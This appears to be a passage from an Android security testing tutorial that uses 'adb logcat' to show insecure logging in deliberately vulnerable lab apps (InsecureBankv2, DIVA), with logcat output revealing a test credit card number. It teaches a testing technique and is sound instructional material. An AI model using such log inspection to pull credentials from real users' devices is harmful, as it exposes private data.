
➡Let’s check for Insecure Logging:

- in terminal type: **`adb logcat`** and it will start the service



```
06-14 04:20:02.833  2441  2457 D         : HostConnection::get() New Host Connection establ
ished 0xf3f887e0, tid 2457
06-14 04:20:02.902  2441  2457 I OpenGLRenderer: Initialized EGL, version 1.4
06-14 04:20:02.902  2441  2457 D OpenGLRenderer: Swap behavior 1
06-14 04:20:03.267   627   627 I LatinIME: Starting input. Cursor position = -1,-1
06-14 04:20:03.296   559   580 I ActivityManager: Displayed com.android.insecurebankv2/.DoT
ransfer: +789ms (total +1h28m48s128ms)
06-14 04:20:03.329   627   627 I LatinIME: Starting input. Cursor position = 0,0
06-14 04:20:03.549   559   580 I WindowManager: Destroying surface Surface(name=Starting co
m.android.insecurebankv2) called by com.android.server.wm.WindowStateAnimator.destroySurfac
e:2014 com.android.server.wm.WindowStateAnimator.destroySurfaceLocked:881 com.android.serve
r.wm.WindowState.destroyOrSaveSurface:2073 com.android.server.wm.AppWindowToken.destroySurf
aces:363 com.android.server.wm.WindowStateAnimator.finishExit:565 com.android.server.wm.Win
dowStateAnimator.stepAnimationLocked:491 com.android.server.wm.WindowAnimator.updateWindows
Locked:303 com.android.server.wm.WindowAnimator.animateLocked:704
06-14 04:20:03.780   559   571 I WindowManager: Destroying surface Surface(name=com.android
.launcher3/com.android.launcher3.Launcher) called by com.android.server.wm.WindowStateAnima
tor.destroySurface:2014 com.android.server.wm.WindowStateAnimator.destroySurfaceLocked:881
com.android.server.wm.WindowState.destroyOrSaveSurface:2073 com.android.server.wm.AppWindow
Token.destroySurfaces:363 com.android.server.wm.AppWindowToken.notifyAppStopped:389 com.and
roid.server.wm.WindowManagerService.notifyAppStopped:4456 com.android.server.am.ActivitySta
ck.activityStoppedLocked:1252 com.android.server.am.ActivityManagerService.activityStopped:
```

➡I’m going to demonstrate Insecure Logging through the DIVA vulnerable app. The goal is to find out where the user-entered information is being logged and also the code making this vulnerable. It is common that Android apps log sensitive information into logcat. So, let's see if this application is logging the data into logcat. Check your logs after checkout.




Genymotion for personal use - Google Nexus 5X - 7.0.0 - API 24 - 1080x1920 (1080x1920, 420dpi) - 192.168.158.101

1. Insecure Logging

Objective: Find out what is being logged where/how and the vulnerable code.
Hint: Insecure logging occurs when developers intentionally or unintentionally log sensitive information such as credentials, session IDs, financial details etc.

54789



```
06-14 04:57:18.963  559  606 W WifiMode: WiredSSID, Invalid SupportedRates!!!
06-14 04:57:18.963  559  608 E SupplicantWifiScannerImpl: Failed to start scan, freqs={2412}
06-14 04:57:18.964  559  606 E WifiConnectivityManager: SingleScanListener onFailure: reason: -1 description: Scan failed
06-14 04:57:19.581 3142 3142 E diva-log: Error while processing transaction with credit card: 54789
06-14 04:57:22.142  559  580 I WindowManager: Destroying surface Surface(name=Toast) called by com.android.server.wm.WindowStateAn
06-14 04:57:23.964  559  608 E SupplicantWifiScannerImpl: Failed to start scan, freqs={2412}
```

For Client side validation testing, you can refer to OWASP Mobile standard 2016.

References:

- https://github.com/bemre/MobileApp-Pentest-Cheatsheet
- https://github.com/OWASP/owasp-mstg
- https://manifestsecurity.com/android-application-security/